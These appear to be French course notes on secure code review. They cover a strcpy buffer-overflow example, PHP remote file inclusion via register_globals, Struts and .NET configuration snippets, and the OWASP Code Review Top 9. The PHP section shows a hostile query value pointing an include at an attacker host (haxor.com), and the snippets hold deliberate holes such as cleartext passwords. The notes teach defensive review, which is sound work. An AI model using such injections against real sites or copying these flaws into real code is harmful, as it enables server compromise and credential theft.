strcpy (), strcat (), sprintf (), vsprintf ()

Types de fonctions :

strcpy()
strncpy()
strlcpy()

Cas d'école du buffer overflow :

```
void copyData(char *userId) {
   char  smallBuffer[10]; // size of 10
   strcpy(smallBuffer, userId);
}
int main(int argc, char *argv[]) {
char *userId = "01234567890"; // Payload of 11
copyData (userId); // this shall cause a buffer overload
}
```


- **Global Variables**
- **Initialization**
- **Error handling**
- **File Manipulation**
- **Files in the document root**
- **HTTP request Handling**
- **Positive input validation**

Global Variables

Problème d'inclusion en PHP quand register_globals n'est pas désactivé

```
<?PHP
include "$dir/script/dostuff.php";
?>
```

Avec register_globals activé, la variable $dir peut être passée en paramètre :

?dir=http://www.haxor.com/gimmeeverything.php

Ce qui entraîne :

```
<?PHP
include "http://www.haxor.com/gimmeeverything.php";
?>
```


Frameworks - Struts

```
.....
<struts-config>
 <form-beans>
        <form-bean name="login" type="test.struts.LoginForm" />
 </form-beans>
 <global-forwards>
 </global-forwards>
 <action-mappings>
   <action path="/login“ type="test.struts.LoginAction" >
<forward name="valid" path="/jsp/MainMenu.jsp" /> <forward name="invalid" path="/jsp/LoginView.jsp" /> </action>
 </action-mappings>
<plug-in className="org.apache.struts.validator.ValidatorPlugIn">
 <set-property property="pathnames"
value="/test/WEB-INF/validator-rules.xml, /WEB-INF/validation.xml"/>
</plug-in>
</struts-config>
```

struts-config.xml définit un mapping et des actions pour chaque requête HTTP

Frameworks - .Net

Fichier de configuration en XML *web.config :* paramètres de IIS et définition de configurations pour l'application .Net

```
authentication mode="Forms">
  <forms name="name"
        loginUrl="url"
        protection="Encryption"
        timeout="30" path="/" >
        requireSSL="true|"
        slidingExpiration="false">
    <credentials passwordFormat="Clear">
      <user name="username" password="password"/>
    </credentials>
  </forms>
  <passport redirectUrl="internal"/>
</authentication>
```

Important :
L'audit du code source n'est pas suffisant et il faut analyser aussi la configuration des frameworks

```
<configuration>
<system.web>
<pages validateRequest="true" />
</system.web>
</configuration>
```


The OWASP Code Review Top 9

1. Input validation
2. Source code design
3. Information leakage and improper error handling
4. Direct object reference
5. Resource usage
6. API usage
7. Best practices violation
8. Weak Session Management
9. Using HTTP GET query strings

OWASP Code Review Guide

https://www.owasp.org/index.php/OWASP_Code_Review_Guide_Table_of_Contents

- Méthodologie
  - Préparation, modélisation de l'application, analyse de risques
- Parcours du code
  - Fonctions Java, ASP, AJAX
- Compliance
  - PCI-DSS
- Revue par type de contrôle technique
  - Auth, droits, session, gestion des entrées et des erreurs, crypto
- Exemples par type de vulnérabilités
  - Overflows, injections de commande et SQL, XSS, CSRF, race condition...
- Langages
  - Java, ASP, PHP, C/C++, MySQL, RIA (Flash, Ajax, WebServices)
- Automatisation